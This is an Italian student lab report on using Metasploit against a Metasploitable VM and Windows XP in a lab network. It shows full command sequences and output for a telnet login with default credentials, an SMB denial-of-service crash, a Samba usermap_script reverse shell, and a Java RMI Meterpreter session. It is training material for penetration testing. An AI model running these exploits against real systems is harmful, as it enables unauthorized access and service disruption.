

# Consegna S7-L2

Exploit Telnet con Metasploit

# Traccia

Utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet\_version sulla macchina Metasploitable.

Requisito: Configurare l'ip della vostra Kali con 192.168.1.25 e l'ip della vostra Metasploitable con 192.168.1.40.

Mettere tutto su un report, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

# Exploit di telnet

Una volta avviata metasploit con il comando msfconsole, ho utilizzato il comando use selezionando l'exploit per telnet. Con show options ho potuto visualizzare i requisiti necessari per l'attacco. Ho quindi inserito l'indirizzo di meta come RHOSTS. Una volta fatto ciò, avendo verificato i requisiti, ho avviato l'exploit

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

Module options (auxiliary/scanner/telnet/telnet\_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options
```

Module options (auxiliary/scanner/telnet/telnet\_version):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOSTS	192.168.50.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	23	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the Telnet probe
USERNAME		no	The username to authenticate as


View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit
```

# Telnet avviato

Ecco l'avvio del servizio di telnet. Inserito le credenziali, sono entrato nella shell di meta in remoto ed ho eseguito qualche comando per verificare l'effettiva efficienza.

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101  
[*] exec: telnet 192.168.50.101
```

```
Trying 192.168.50.101 ...  
Connected to 192.168.50.101.  
Escape character is '^]'.  

```

```
Warning: Never expose this VM to an untrusted network!
```

```
Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started
```

```
metasploitable login: msfadmin  
Password:  
Last login: Tue Jan 16 05:11:26 EST 2024 on tty1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
```

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.
```

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/
```

```
No mail.
```

```
msfadmin@metasploitable:~$ whoami
```

```
msfadmin
```

```
msfadmin@metasploitable:~$ ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:ca:e2:7f  
          inet addr:192.168.50.101  Bcast:192.168.50.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:feca:e27f/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:251 errors:0 dropped:0 overruns:0 frame:0
```



# Dos su windows XP

Analogamente all'exploit del servizio telnet, sulla msfconsole si richiede il completamento di vari campi. Questa volta l'obiettivo è windows XP e vogliamo far crashare il sistema.

```
msf6 > search ms09-001
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/windows/smb/ms09_001_write		normal	No	Microsoft SRV.SYS WriteAndX Invalid DataOf fset

Interact with a module by name or index. For example `info 0`, `use 0` or `use auxiliary/dos/windows/smb/ms09_001_write`

```
msf6 > use/auxiliary/dos/windows/smb/ms09_001_write
```

```
[*] Unknown command: use/auxiliary/dos/windows/smb/ms09_001_write
```

```
msf6 > use auxiliary/dos/windows/smb/ms09_001_write
```

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
```

Module options (auxiliary/dos/windows/smb/ms09\_001\_write):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOSTS 192.168.50.200
```

```
RHOSTS => 192.168.50.200
```

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options
```

Module options (auxiliary/dos/windows/smb/ms09\_001\_write):

Name	Current Setting	Required	Description
RHOSTS	192.168.50.200	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
```

```
[*] Running module against 192.168.50.200
```

```
Attempting to crash the remote host...
```

```
datalenlow=65535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=55535 dataoffset=65535 fillersize=72
```

```
rescue
```

```
datalenlow=45535 dataoffset=65535 fillersize=72
```

# Exploit Samba

Qui mostrato l'exploit tramite il protocollo Samba. Il procedimento non è molto differente dai precedenti.

```
msf6 > use multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap\_script):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse\_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap\_script):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.50.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse\_netcat):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

## Seconda parte

Qui ho anche specificato il payload e ho impostato l'ip e la porta della macchina attaccante.

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options
```

Module options (exploit/multi/samba/usermap\_script):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.50.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/samba/usermap_script) > set lport 445
lport => 445
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.50.100
lhost => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > exploit
```

```
[*] Started reverse TCP double handler on 192.168.50.100:445
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo IaSgQr5QLHvhw4dG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "IaSgQr5QLHvhw4dG\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:445 -> 192.168.50.101:50233) at 2024-01-16 11:43:22 +0100
```

# Exploit java\_rmi

Un altro exploit. Di seguito i vari passaggi

```
msf6 > search java_rmi
```

## Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry		normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
3	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/multi/browser/java_rmi_connection_impl`

```
msf6 > use 1
```

```
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basic/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)



# Procedimenti successivi

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOSTS 192.168.50.100
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java\_rmi\_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	192.168.50.101	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a>
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be either an IP address or a network interface name, e.g. 'eth0'. Set to '0.0.0.0' to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
```

```
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.100:8080/asj6h91j7ul
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header ...
[*] 192.168.50.101:1099 - Sending RMI Call ...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.101:42289) at 2024-01-16 12:05:35 +0100
```

```
meterpreter > ifconfig
```

```
Interface 1
-----
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
-----
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feca:e27f
IPv6 Netmask : ::
```

```
meterpreter > █
```



Fine della presentazione

Amedeo Natalizi